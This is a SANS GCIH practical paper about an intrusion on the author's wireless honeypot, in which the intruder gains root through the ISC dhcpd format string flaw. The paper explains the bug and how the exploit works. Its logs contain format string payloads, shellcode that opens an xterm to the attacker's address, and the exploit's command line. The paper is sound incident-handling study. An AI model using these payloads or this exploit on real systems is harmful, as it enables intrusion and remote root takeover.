Abstract

Green.net is a wireless honey-pot attack network operated by the author, designed specifically for tracking war-drivers as well as giving the author and other war-drivers the capability of attacking a standard network. Attackers are welcome and encouraged to attack machines on the network. What follows is an attempt by a specific hacker to obtain root access on a RedHat 7.3 machine using the ISC dhcpd format string vulnerability exploit.

Dennis W. Mattison

Submitted for SANS GCIH Practical 2.1a
Exploit in Action: A DHCP Attack Against Green.net

Table of Contents

Introduction

This document covers an actual exploit against two computers running on a Wireless Honey-Net called Green.net, operated by the author. Operating on several non-encrypted wireless access points with the SSIDs "HackThisNet", it is available to anyone who is able to find it though war-driving (and recently, a phone line and modem were added to the project for hacking through a modem connection). Over the last two years of its operation, a total of 9 individuals have associated with one of the wireless access points (through war-driving), and 3 have actually attempted to attack the network. However, all three of the individuals who have attempted to attack the network are known by the author (as the author told them about Green.net's existence and purpose). The "hacker" involved in this attack has been asked for permission to be used as the subject of this paper. Upon his request, his "handle" has been changed to "Evi!Hack3r" in order to protect him from over-eager prosecutors who may be reading this document.

The attacker used a relatively new exploit against ISC's dhcpd server, which allowed them remote root access to the victim machine, a RedHat 7.3 system which had a non-default ISC 3.0.1r4 dhcpd server running on it. It is interesting to note that the attacker attempted to reinstall a non-vulnerable version of the service they attacked, but were unsuccessful at doing so. Unfortunately, this caused the service to fail, as the new software wouldn't work and the old software was deleted during the installation.

Part I

A. Name

The attacker used a number of exploits to gain access to various machines on the network. One of the exploits used was to gain remote root access to a RedHat 7.3 Linux machine using the ISC dhcpd format string vulnerability (CAN-2003-0039) published by eSDee (esdee@netric.org). The author knows this was the exact attack used as it was found on another machine which was used as the stepping stone to the Linux box. While the attacker renamed the file to .tmp-sccy0.c, the file matches the exploit found at http://packetstormsecurity.nl/0301-exploits/dhcp-expl.c.

Information on this exploit can be found at http://www.cert.org/advisories/CA-2002-12.html.

B. Operating Systems

The ISC dhcpd software is known to work, and is used on a number of Unix platforms, including various Linux platforms, FreeBSD, NetBSD and OpenBSD. The specific exploit attacks various Linux platforms, including: Debian 3.0, Mandrake 8.1, RedHat 7.2-8.0, and SuSE 7.3-8.1, and attacks any ISC dhcpd server versions 3.0-3.0.1r8 running on these platforms[1].

C. Protocol/Services/Applications Affected

The exploit attacks the Dynamic Host Control Protocol (DHCP), a protocol designed to allow mobile clients and computers without assigned IP addresses to receive an IP address in order to communicate with other computers on the network. It specifically attacks the Internet Software Consortium's (ISC) dhcpd servers between 3.0 and 3.0.1r8. However, the exploit only works if dhcp server is configured to do ddns-updates[2]. Unfortunately, this feature is on by default after installing the dhcp server.

D. Brief Description

The attacker used a well known string format vulnerability (discussed in Part II, section C), in the Internet Software Consortium's DHCP Server. The exploit sends a specially formatted Boot Request Packet to the server containing a string format which will be logged by the server. Unfortunately for the server, this action will allow the user an instant root shell on the victim machine, which they will be able to use to get access to sensitive information on the machine, as well as attack other machines.

E. Variants

A second exploit for this particular vulnerability is known as hoagie_dhcpd.c. Hoagie_dhcpd.c is a little easier to use, but requires the user to know how to use dhclient and netcat or some other console program to connect to port 10000 on the server with dhcpd on it. Hoagie_dhcpd.c can be found at http://downloads.securityfocus.com/vulnerabilities/exploits/hoagie_dhcpd.c

F. References

Information on the ISC dhcpd exploit can be found at CERT via: http://www.cert.org/advisories/CA-2002-12.html.

The exploit code used in this attack can be found at: http://packetstormsecurity.nl/0301-exploits/dhcp-expl.c.

In addition, the following two sites have some more information about this exploit: CIAC – http://www.ciac.org/ciac/bulletins/m-079.shtml.


Security Focus – http://www.securityfocus.com/bid/4701.

Security Focus - http://www.securityfocus.com/bid/6628 (however, SecurityFocus refers to this attack as a denial of service attack, when in fact it is most definitely a remote root attack).

Part II

A. Network Description

The network was originally designed for the purposes of testing high-latency, low-bandwidth covert channels through various 802.11b wireless access points. While that project is still ongoing (with moderate successes), it was decided to use the equipment purchased for the above purpose to also act as a wireless honey-pot, allowing attackers (including the author) to remotely access various vulnerable machines within the network. Its purpose is strictly educational, no criminal prosecutions or civil penalties are sought for those who successfully access and/or exploit machines on the network. Rules shown on the website of the game server ask that the users do not physically damage the machines, but beyond that, the game is open to just about any attack. Information obtained from monitoring the network is used to find new exploits, monitor attack types and typical motives, as well as provide a testbed for the author to develop his own vulnerability reports and exploits. Green.net was specifically designed to firewall and track attackers access to various machines on the network. The "green" refers to the color most commonly displayed on a stop light to inform traffic that it is safe to proceed through an intersection. It is called Green.net so


Attacker
Wireless Pool
D-Link 802.11b DWL-1000AP
Linksys 802.11b BEFW11S4v2
Linksys 802.11a
BreezeCom 802.11 AP – 10D PRO.11
DNS/DHCP
EZ800-S 10/100 Switch
Outer Router OpenSoekris NET4521
Game Server/DMZ AMD K6-2 500 mHz
Transparent Bridge AMD K6-2 500 mHz
IDS AMD 1 gHz
EZ800-S 10/100 Switch
DSS-8+ 10/100 Switch
DSS-8 10/100 Switch
Victim
Victim
Victim

Drawing 1 - Overview of Green.net Architecture evil hackers know that it is safe to hack the network without fear of criminal prosecution. Green.net is not connected to the Internet, nor will it ever be, and thus any relationship with the Green.net on the Internet (owned by Internet Holding Group of New York, NY), is purely coincidental. More information on Green.net can be found at http://members.cox.net/ltlw0lf/projects/green.net/.

The entry point for this network is through a bank of four wireless access points, (one Linksys 802.11a wireless access point, two 802.11b wireless access points (Linksys and D-Link), and one 802.11 Breeze.com access point). Each point is located either in a weather proof enclosure outside of the facility or in a window on the outside wall of the facility. One of the wireless access points (the Linksys 802.11b), has been modified with an external 8db gain antenna, which is mounted on a mast outside of the facility. All four devices can be seen driving on a well trafficked street about 400 ft away. One of the access points can be seen about 1800ft away. Interference is kept to a minimum by locating the devices on different frequencies, as far apart from each other as possible according to the specs. The wireless access points have been set up to send their logs to a central logging server, using SNMP, in order to keep track of associations made by passing war-drivers.

All of the wireless access points are attached to a single Gigafast 10/100 unmanaged network switch, this switch attaches the wireless pool to an OpenBSD based border router running on a Soekris NET4521 (with very simple filters to prevent denial of service attacks). The OpenSoekris device (http://www.opensoekris.net), is used to cut back on energy requirements (as the network exists in power-strapped California). It is set up strictly as a router, with two interfaces, one attached to the external switch, and the other attached to the transparent firewall. Users on the wireless access points are given dynamic IP addresses in the range 172.17.0.10-254 (172.17.0.1 is the router's external interface, and 2-8 are used for the wireless access points, 172.17.0.9 is the DHCP/DNS server) or static IP addresses (still assigned by the dhcp server), starting at 172.17.1.1 on up. The router is set-up to route all packets on the 172.17.0.0/16 network (172.17.0-255.1-254) to the 172.16.0.0 network. The internal router interface uses the 172.16.0.1 IP address, and the default gateways are set on the external side to 172.17.0.1 and on the internal side to 172.16.0.1.

The transparent firewall bridge, running on OpenBSD 3.3, is designed to monitor and record all traffic which is sent through it, as well as to prevent attacks sent from inside the network from being received outside of the network. Because the firewall is a transparent bridge, it does not have any IP addresses, but filters and forwards packets received on one interface to the other. Packets sent through the transparent firewall which are blocked are dropped on the ground with no response; they essentially disappear, never to be seen again by the user.

The transparent firewall bridge protects a single webserver, running Gentoo

Linux 1.4rc4 (current) located on a DMZ, known as the game-server, from attack through means other than the normal ports and protocols left open. It is also instrumental to the game, as it keeps track of every packet sent through its interfaces, in tcpdump log format (which is decoded by various tools on the game-server), and sends that data to the IDS out-of-band. While the game does contain a series of 16 challenges (from Ring F to Ring 0), the users are not required to compete in these challenges. Users score points for successfully rooting a machine and planting a flag, as well as a number of other activities, and loose points for denial of service attacks and other detrimental activities.

Users do not have to play at all, they can go unregistered, in which case the game server does not keep track of their activities (though their activities are still kept for other purposes). The user is not required to provide any information about themselves, and registering is optional (though in order to be scored, they must register). The only information required to successfully register is a codename or hacker handle, which is used to assign a static IP address, and to show score data. Flags planted on servers will use the codename as well, which the server will used to assign points to the user.

The game server makes available DNS (djbdns) and DHCP (OpenBSD dhcpd) service (through a third network connection, firewalled using iptables, located in front of the external router), as well as web server (Apache/PHP) and mail server (postfix/qmail). These ports and protocols are kept up-to-date to prevent compromise.

Behind the transparent firewall bridge lies the victim network, which contains anywhere from 5 to 15 computers loaded with various operating systems and software. All of the computers are connected into various switches, which are daisy-chained off of the firewall. Some of the machines on the network contain more than one operating system using VMware to emulate multiple hosts on a single computer. Some of the regular operating systems found on this network are: FreeBSD 4.2 & 4.3, NetBSD 1.4, OpenBSD 2.9 & 3.0, WindowsNT 4.0, IBM OS/2 Warp Connect 3.0, RedHat Linux 7.1, RedHat Linux 8.0, Mandrake Linux 8.1, and OpenStep 4.2. For the machines running under VMware, every effort has been made to modify the operating system to make it appear as though it was running on a separate machine, usually involving the modification or wrapping of various system commands such as uname and dmesg.

Also on this network is a network based intrusion detection system (IDS), designed to receive traffic from all of the access points, the transparent firewall bridge, router, and victim machines as well as monitor traffic sent to and from the victim network. The network IDS does not possess an IP address on the victim network, but listens to the network in promiscuous mode and intercepts traffic sent to a group of IP addresses (in the 172.16.254.0/24 subnet), which are not in use on the network. It is also connected, out-of-band, with the firewall and the game server, in order to receive the traffic captured by the firewall and process and send data to the game server for scoring purposes (as well as to allow each of the machines to be updated easily using an as-needed connection to the Internet).

Users are tracked via IP address and Node ID, though these may routinely change (due to the use of DHCP). As stated above, once a user has registered for the game on the game server, they must configure their codename or hacker handle as their hostname in their dhcpcd.conf (or dhclient.conf) file. When they renew their lease with the dhcp server, they will be given a static IP address. This static address is added to the watch-file on the IDS, and any activity by the user is tracked using this IP address. Results are displayed using their codename or hacker handle (it is possible to have two or more people using the same codename or handle, but not at the same time).

Otherwise, if they do not register, their IP address may change, and their access to various machines are unscored. The incentive of being scored usually gives folks a reason to register. The logs on this IDS are very rarely monitored, nor are the logs on any of the machines. Any knowledge of an attack is gained by monitoring the game server's website, which displays players on the network, as well as some rudimentary scoring information. When a particular attack occurs worth notice, the author reviews the logs on the Network IDS to obtain the necessary information.

Green.net, itself, is designed to operate like a real network, essentially a corporate network with users, administrators, and real security problems. Each of the victims on the network fall into one of three categories: Network Device, Server, or Client. Clients are configured like clients the author has seen during network assessments, some are fairly well locked down, while others are wide open with accidentally installed servers and poorly patched systems. The servers, on the other hand, have been configured properly and for the most part have the latest patches installed, though they may still be vulnerable. For the most part, the network devices are also configured correctly.

Both victims in this attack were configured as "Clients".

Software running on the OpenBSD victim were the following: OpenBSD FTP (v3.2), OpenBSD Telnet (v3.2), OpenSSH (v3.6.1), Apache Webserver 1.3.27 (PHP 4.2.3), exec, login, shell, and X-Windows.

Software running on the RedHat Linux victim were the following: OpenSSH (v3.6.1p1), ISC dhcpd (v3.0.1rc4), ISC Bind (v9.2.1), Finger, Samba (v2.2.0), syslog, and X-Windows.

All "users" (those created by the author for game purposes) on the network have names that are strangely familiar, for they happen to share names with the various Presidents of the United States (maybe it's a company policy to only hire folks with these names? See the description below in Part III, A). The use of a particular name is only for example purposes, and under no circumstances was the choice of any name meant to dishonor the President, or offend anyone (it was safer to not offend folks by using Presidents names instead of generic names).

B. Protocol Description

The Dynamic Host Control Protocol (DHCP) is a client-server protocol designed to allow mobile clients and computers without assigned IP addresses to receive an IP address in order to communicate with other computers on the network. DHCP conforms with RFC 2131 (http://www.rfc-editor.org/rfc/rfc2131.txt) and 2132 (http://www.rfc-editor.org/rfc/rfc2132.txt), and is based on its predecessor, BOOTP, which is defined in RFC 1541 (http://www.rfc-editor.org/rfc/rfc2131.txt).

DHCP operates using udp, a connection-less protocol. Both client and server listen on udp port 67, and transmit on udp port 68. When a computer without an IP address requests one from a server, it sends out a DHCP request packet using the broadcast address (255.255.255.255) using port 68 to port 67. If there is a DHCP server on the network, it will reply to the request using a DHCP reply packet. If a computer already has an IP address, and is requesting to extend the lease, it will send a DHCP request packet to the last server to give it an IP address. If this server still exists, the server will reply with an extension or changes to the lease. If the server does not exist, the client will send out the request using the broadcast method shown above[3].

DHCP adds more capabilities to its predecessor, the traditional BOOTP protocol, though it still contains BOOTP backward compatibility. DHCP allows clients to set up networking without needing to manually configure the network interfaces[4].

With the introduction of ISC DHCP version 3.0, the capability of automatically updating a DNS server with the hostname, ip address, and other information associated with the DHCP server was added. At first, the only method of updating the DNS server was adhoc mode, where the data would be entered in to the DNS server “manually” by the DHCP server. Then, ISC introduced an interim mode, to both the DHCP server and the BIND DNS server, which allowed for journalling and automatic entry of the information. Instead of manually editing the DNS zone files, the DHCP server asked the BIND DNS server to add the information, which was journalled and then added as soon as possible to the zone files by BIND, and not DHCP[4].

C. Exploit Description

The exploit in question operates using a string format error contained within the DHCP server. The string format error exists in the file "print.c" which exists within the common/ sub-directory in the source code. The error occurs when the program unwisely uses the input received from the user as the input to the log file without checking to make sure that the data received is formatted correctly, as shown below[7].

In order to exploit this vulnerability, the dhcpd server must be set up to update the name-server database, by setting ddns-updates to true and setting ddns-update-style in the dhcpd.conf file. Without this set, the server cannot be exploited[2].

String format error exploits involve attacking the print format (printf) functions within the C programming language, and can be used against any system call which inappropriately uses the printf() function. The prototypical printf() function call includes a constant character array and zero or more variable arguments, as shown in the example below:

printf("My name is %s, and I am %d years old.\n", name, age);

The "%s" and "%d" items in the string above are called *format string directives*. When the system prints the string above to the console, it takes the value of name, which is a variable containing a string, and substitutes it into the printed string into the location at the %s. The same is done with age, a variable containing an integer, which is substituted for the %d. The character following the percent sign is called a *conversion specifier*, meaning that printf() is to convert the value of the variable to that type before printing it to the screen. The following is a listing of the various format string conversion specifier directives available to printf()[5,6]:

%d,%i	signed decimal notation
%o,%u,%x,%X	unsigned octal, decimal, and hexadecimal notation (respectively)
%e,%E	double float exponential notation
%f,%F	double float notation
%g,%G	double float precision notation
%a,%A	double float hexadecimal notation
%c	character notation
%s	string notation
%P	pointer printed in hexadecimal
%n	number of characters written so far are stored in the integer pointer passed to the function.

The error occurs when the programmer neglects to specify a string format, and passes printf() user input without the string format, like the example shown below:

printf(name);

In this case, printf() converts the value of name to a string and prints it out. However, if the value of name contains one or more string format directives, then printf() will attempt to substitute the string format directives using the process stack. Since the program has likely not placed anything on the stack to be used this way, the program will fail or act unexpectedly[5].

Such an error exists in the code of the DHCP server, on line 1368, in common/print.c[7]:

```
if (errorp)
  log_error (obuf);
else
  log_info (obuf);
```

Since log_error() calls printf(), and obuf is not checked to assure that it contains a string format identifier, the attacker can provide any number of string-formats in the variable obuf, and they will be passed on to printf() unchallenged.

This type of error can be exploited by carefully placing executable code into some accessible section of memory and then use string format directives to trick the program into running the code placed in memory. It is important to note that functions which use printf(), such as logging, display, or locale conversion functions may be vulnerable to string format errors if they do not specify a string format to printf().

This exploit uses the above method to force the dhcpd program to run code the attacker wishes it to run. The dhcpd program sends data received by the user to a logging function which prints out the data without specifying a string format. This allows an attacker to overflow the dhcpd program by sending a specially formatted string to the dhcpd server as part of a boot request packet.

According to the code: "The formatstring [sic] looks something like: [retloc][dummy][retloc++][dummy][retloc++][dummy][retloc++][dummy][16 stackpops][valid stack address][dummy][dummy][writecode][4 stackpops]" [7]

When the dhcpd server receives this packet, the server hiccups and executes the shell-code, which is sent as part of the exploit. The shell-code first executes an "iptables --flush" to clear any iptables filtering that has been installed on the server. It then creates a listener on port 30464. Once this has successfully executed, the client attempts to connect to the server on port 30464, and executes three commands by default: uname -a, id, and cd /. It then allows the user to type their own commands[7].

Attacking this vulnerability manually will be extremely difficult, though possible. Essentially, you must manually do what this automated program does, by creating the shell-code and format-string exploit, then send this packet to the server. Then you must manually connect to the server on port 30464.

D. Attack Description

All evidence of the attack was obtained either by looking at the logs received from the transparent firewall or the victim machines, which are both sent to the IDS box located on the network. Most of the author's methodology for finding out what exploit was used can be found in Part III, section B and C.

The original access by "Evi!Hack3r" (from now on, just known as "the attacker") to the system went unnoticed. The network logs are largely ignored unless something happens with the game system or the author wants to investigate a particular incident. Most "incidents" are logged on the game server, and the author uses this as his standard mechanism for determining the current state of the network. Logs are maintained on the IDS system for as long as necessary, and then backed up to CD. The game server was checked in the evening of Sunday, June 7th, and it was discovered that the attacker had submitted a request for an account for the game server (which provides him with a static IP address and begins tracking his access to various systems).

According to the SNMP logs generated by the Linksys, a wireless device with the network address 0000-dead-beef (changed to protect the guilty) accessed the network starting at roughly 3:30pm, and requested an IP address from the dhcp server on the game server. It was assigned the IP address 172.17.0.244 (part of the Dynamic IP address pool). The logs for this are listed below:

```
Jun 07 15:29:58 wap2 snmp-trap: ASSOCIATION from 00:00:DE:AD:BE:EF
Jun 07 15:29:59 gamesvr dhcpd: DHCPDISCOVER from 00:00:DE:AD:BE:EF via
eth2
Jun 07 15:29:59 gamesvr dhcpd: DHCPOFFER on 172.17.0.244 to
00:00:DE:AD:BE:EF via eth2
Jun 07 15:29:59 gamesvr dhcpd: DHCPREQUEST for 172.17.0.244
(172.17.0.9) from 00:00:DE:AD:BE:EF via eth2
Jun 07 15:29:59 gamesvr dhcpd: DHCPACK on 172.17.0.244 to
00:00:DE:AD:BE:EF via eth2
```

The attacker scanned his network (172.17.0.0/24) for machines, and finding no servers (beyond infrastructure machines), scanned the 172.16.0.0/24 network. The game server is found at 172.16.0.10, which was found by his search of the 172.16.0.0/24 network.

From g2_ipqscan (a tool used by the game server to track scans):

```
ICMP 172.17.0.244 -> 172.17.0.1 15:30:43 EREQ
TCP  172.17.0.244:33517 -> 172.17.0.1:80 15:30:43 HTTP S
ICMP 172.17.0.1 -> 172.17.0.244 15:30:43 EREP
TCP  172.17.0.1:80 -> 172.17.0.244:33517 15:30:43 HTTP R
ICMP 172.17.0.244 -> 172.17.0.2 15:30:43 EREQ
TCP  172.17.0.244:33524 -> 172.17.0.2:80 15:30:43 HTTP S
ICMP 172.17.0.2 -> 172.17.0.244 15:30:43 EREP
TCP  172.17.0.2:80 -> 172.17.0.244:33524 15:30:44 HTTP R
ICMP 172.17.0.244 -> 172.17.0.3 15:30:44 EREQ
TCP  172.17.0.244:33769 -> 172.17.0.3:80 15:30:44 HTTP S
ICMP 172.17.0.3 -> 172.17.0.244 15:30:44 EREP
TCP  172.17.0.3:80 -> 172.17.0.244:33769 15:30:44 HTTP SAP
TCP  172.17.0.244:33769 -> 172.17.0.3:80 15:30:44 HTTP R
ICMP 172.17.0.244 -> 172.17.0.4 15:30:44 EREQ
TCP  172.17.0.244:33775 -> 172.17.0.4:80 15:30:44 HTTP S
ICMP 172.17.0.4 -> 172.17.0.244 15:30:44 EREP
TCP  172.17.0.4:80 -> 172.17.0.244:33775 15:30:44 HTTP SAP
TCP  172.17.0.244:33775 -> 172.17.0.4:80 15:30:44 HTTP R
...
ICMP 172.17.0.244 -> 172.16.0.10 15:35:22 EREQ
TCP  172.17.0.244:35103 -> 172.16.0.10:80 15:35:22 HTTP S
ICMP 172.16.0.10 -> 172.17.0.244 15:35:22 EREP
TCP  172.16.0.10:80 -> 172.17.0.244:35103 15:35:22 HTTP SAP
TCP  172.17.0.244:35103 -> 172.16.0.10:80 15:35:22 HTTP R
...
```

From snort, the successful scan of the game server:


```
[**] [1:469:1] ICMP PING NMAP [**]
[Classification: Attempted Information Leak] [Priority: 2]
06/07-15:35:22.642044 172.17.0.244 -> 172.16.0.10
ICMP TTL:255 TOS:0x0 ID:820 IpLen:20 DgmLen:28
Type:8 Code:0 ID:15104  Seq:0 ECHO
[Xref => http://www.whitehats.com/info/IDS162]
```

The attacker accessed the game server's website, reading through the main introduction page, and then clicked on the link to access the login site where he could ask for a new account. He filled out the short form (which actually just asks for a name in which the individual would like to associate his scores with, which the hacker does not need to fill out unless they want to, otherwise their MAC address is used), and clicked on the submit button. He then reviewed the rules page, a page describing the game's first level known as "Ring F", and the system status page (which contains a table with all of the servers and clients, their IP addresses, and whether or not they are currently available).

The Ring F page describes the first challenge for the game, which is to find a computer to establish a beachhead on. Since the user has access to the network, but in order to do any real serious attacks, they have to wiggle their way through the firewall and the router into a internal machine, from where they can set up a sniffer, grab passwords, etc. According to the challenge, several of the machines have a user "jfk", who has a poorly chosen password.

The website specifically states, after the user registers themselves, to restart their dhcpcd or dhclient server, however, the attacker apparently didn't read this, as they continued to use the dynamic IP address for the rest of the session.

From there, the attacker began scanning machines from the system status page. A number of victims were running that day, and he was able to track down all of the machines running the rlogin service, and began to log into each of them, attempting to use different passwords for a particular account ("jfk"). According to the Ring F website, the password is a derivative of the phrase "Lyndon B. Johnson is OK." He was successful at accessing an OpenBSD (172.16.6.70) machine using the userid "jfk" and the password "lbjizok".


Attacker
OpenBSD Victim
Attacker breaks into OpenBSD Victim using compromised account. Installs various exploits for Linux vulnerabilities.
Linux Victim
Attacker then attempts various exploits until they are successful at busting root on Linux Victim.

Drawing 2 - Attack Overview

The attacker then changed directory to the /tmp directory, and created a hidden subdirectory called .foo-bar. The attacker then ftp'd into the system, logging in using the above authentication information, and uploaded about 3 dozen files containing source for exploits into the directory. Most of the exploits were remote-root and related to the Linux operating system. Only a few OpenBSD local-root exploits were included. The attacker renamed each file by hand, changing it from its default filename to a made-up, and hidden filename. He then compiled each source code, creating a file which had the same name (minus the ".c") as its associated source code file had (this is the first time I've seen someone methodically hide their tracks like this, and that alone should be commended).

For dhcp-expl.c, the attacker renamed this file .tty-sccy0.c, and when compiled using "gcc -o .tty-sccy0 .tty-sccy0.c", the resulting executable was named .tty-sccy0. The attacker did not remove the source code from the directory, he used the source code for each exploit several times, likely because he was unfamiliar with the tools, or so that he could check to see what exploit he would be trying next.

He then spent the next 30-40 minutes trying to break into various Linux boxes on the network using the exploits in the directory. However, his efforts were apparently unsuccessful and he disassociated with the access point at around 4:25pm. The logs do not record any further attempts by him or anyone else after that time. Two of the snort logs generated during the session:

```
[**] [1:579:2] RPC portmap request mountd [**]
```

```
[Classification: Decode of an RPC Query] [Priority: 2]
06/07-15:56:24.671347 172.16.6.70:971 -> 172.16.5.20:111
UDP TTL:64 TOS:0x0 ID:21280 IpLen:20 DgmLen:84
Len: 56
[Xref => http://www.whitehats.com/info/IDS13]

[**] [1:1890:2] RPC status GHBN format string attack [**]
[Classification: Misc Attack] [Priority: 2]
06/07-16:04:24.916619 172.16.6.70:945 -> 172.16.5.30:32768
UDP TTL:64 TOS:0x0 ID:42723 IpLen:20 DgmLen:416
Len: 388
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-
0666][Xref => http://www.securityfocus.com/bid/1480]
```

The logs on the machines picked up the following errors:

```
Jun 07 15:52:03 linsux-rh80 cups-lpd[25416]: Connection from
fuxobsd.green.net (172.16.6.70)
Jun 07 15:52:03 linsux-rh80 cups-lpd[25416]: Unknown LPD command 0x46!
Jun 07 15:52:03 linsux-rh80 cups-lpd[25416]: Command line =
CBAPPPPDCBA%16658d%511$hn%68500d%513$hn\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
0\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
0\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
0\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
Jun 07 15:52:03 linsux-rh80 cups-lpd[25416]: Closing connection
Jun 07 15:54:18 linsux-rh73 rpc.statd[743]: SM_MON request for hostname
containing '/':
Ã˜Ã·Ã¿Â¿Ã˜Ã·Ã¿Â¿Ã™Ã·Ã¿Â¿Ã™Ã·Ã¿Â¿ÃšÃ·Ã¿Â¿ÃšÃ·Ã¿Â¿Ã›Ã·Ã¿Â¿Ã›Ã·Ã¿Â¿%x %x
%x %x
%x9x%n%0100x%n%011x%n%0192x%n\220\220\220\220\220\220\220\220\220\220\2
20\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220Ã«K^\211vÂ¬\2Ã® \215^(\203Ã† \211^Â°\203Ã® \215^.\203Ã†
\203Ãƒ \203Ã«#\211^Â´1Ã€\203Ã® \210F'Ã† \210FÂ«\211FÂ¸Â°+,
\211Ã³\215NÂ¬\215VÂ¸Ã \2001Ã›\211Ã˜@Ã \200Ã¨Â°Ã¿Ã¿Ã¿/bin/sbin/xterm -ut
-display 172.17.0.244
Jun 07 15:54:18 linsux-rh73 rpc.statd[743]: POSSIBLE SPOOF/ATTACK
ATTEMPT!
Jun 07 15:54:18 linsux-rh73 rpc.statd[743]: STAT_FAIL to localhost for
SM_MON of Ã˜Ã·ÃÃ·Ã¿Â¿Ã™Ã·Ã¿Â¿Ã™Ã·Ã¿Â¿ÃšÃ·Ã¿Â¿ÃšÃ·Ã¿Â¿Ã›Ã·Ã¿Â¿Ã›Ã·Ã¿Â¿%x
%x %x %x %x %x %x %x
%x00x%n%011x%n%0192x%n\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\22
0\220\220Ã«K^\211vÂ¬\203Ã® \2(\203Ã† \211^Â°\203Ã® \215^.\203Ã† \203Ãƒ
\203Ã«#\211^Â´1Ã€\203Ã® \210F'\210F*\2Â«\211FÂ¸Â°+,
\211Ã³\215NÂ¬\215VÂ¸Ã \2001Ã›\211Ã˜@Ã \200Ã¨Â°Ã¿Ã¿Ã¿/bin/sh -c /usrm -
```

```
ut -display 172.17.0.244
```

The author sat down that night and went over the logs, trying to figure out what the attacker had done. The IDS provided the biggest amount of data for the investigation. However, when the author looked at the OpenBSD server, he noticed that the attacker left all of the code in the /tmp directory, so he left this code where it was (it is important to note, however, had the machine been rebooted, the data in the /tmp directory would have been deleted).

On Saturday, June 13th (the author began home-brewing three batches of beer on that day around 7:30am-3:00pm, and thus was not at the computer to witness the attacker online during that time), the attacker associated with the access point at roughly 10:18am. This time, he had set up his dhcp client to transmit his hostname as the name he provided the week before during registration with the game server. The dhcp server assigned him the static IP address 172.17.1.31, as shown from the logs below. The reader might note from the logs, that the dhcp client server actually requests an IP address outside of our range. Apparently, this was the last IP address the attacker had received. (Another note, if the dhcp server uses bootp to assign a host a static IP address, then dhcp does not normally record this into the dhcpd.leases file):

```
Jun 13 10:18:34 wap1 snmp-trap: ASSOCIATION from 00:00:DE:AD:BE:EF
Jun 13 10:18:34 gamesvr dhcpd: DHCPREQUEST for 192.168.10.233 from
00:00:DE:AD:BE:EF via eth2: ignored (not authoritative)
Jun 13 10:18:34 gamesvr dhcpd: DHCPREQUEST for 192.168.10.233 from
00:00:DE:AD:BE:EF via eth2: ignored (not authoritative)
Jun 13 10:18:35 gamesvr dhcpd: DHCPDISCOVER from 00:00:DE:AD:BE:EF via
eth2
Jun 13 10:18:35 gamesvr dhcpd: DHCPOFFER on 172.17.1.31 to
00:00:DE:AD:BE:EF via eth2
Jun 13 10:18:35 gamesvr dhcpd: DHCPREQUEST for 172.17.1.31 (172.17.0.9)
from 00:00:DE:AD:BE:EF via eth2
Jun 13 10:18:35 gamesvr dhcpd: DHCPACK on 172.17.1.31 to
00:00:DE:AD:BE:EF via eth2
```

The attacker attempted to run a number of exploits against the Linux boxes again, some were repeated from the previous time and some were new ones, but the attacker did not upload any new exploits to the server. He ran the .tty-sccy0 program, feeding it the line "./tty-sccy0 -t9 -i 172.16.6.70 172.16.5.20". The exploit worked, and the attacker had root access on the machine linsux-rh73. The attacker planted his flag, created a root account on the machine for himself, along with a user account in case the root account was compromised.

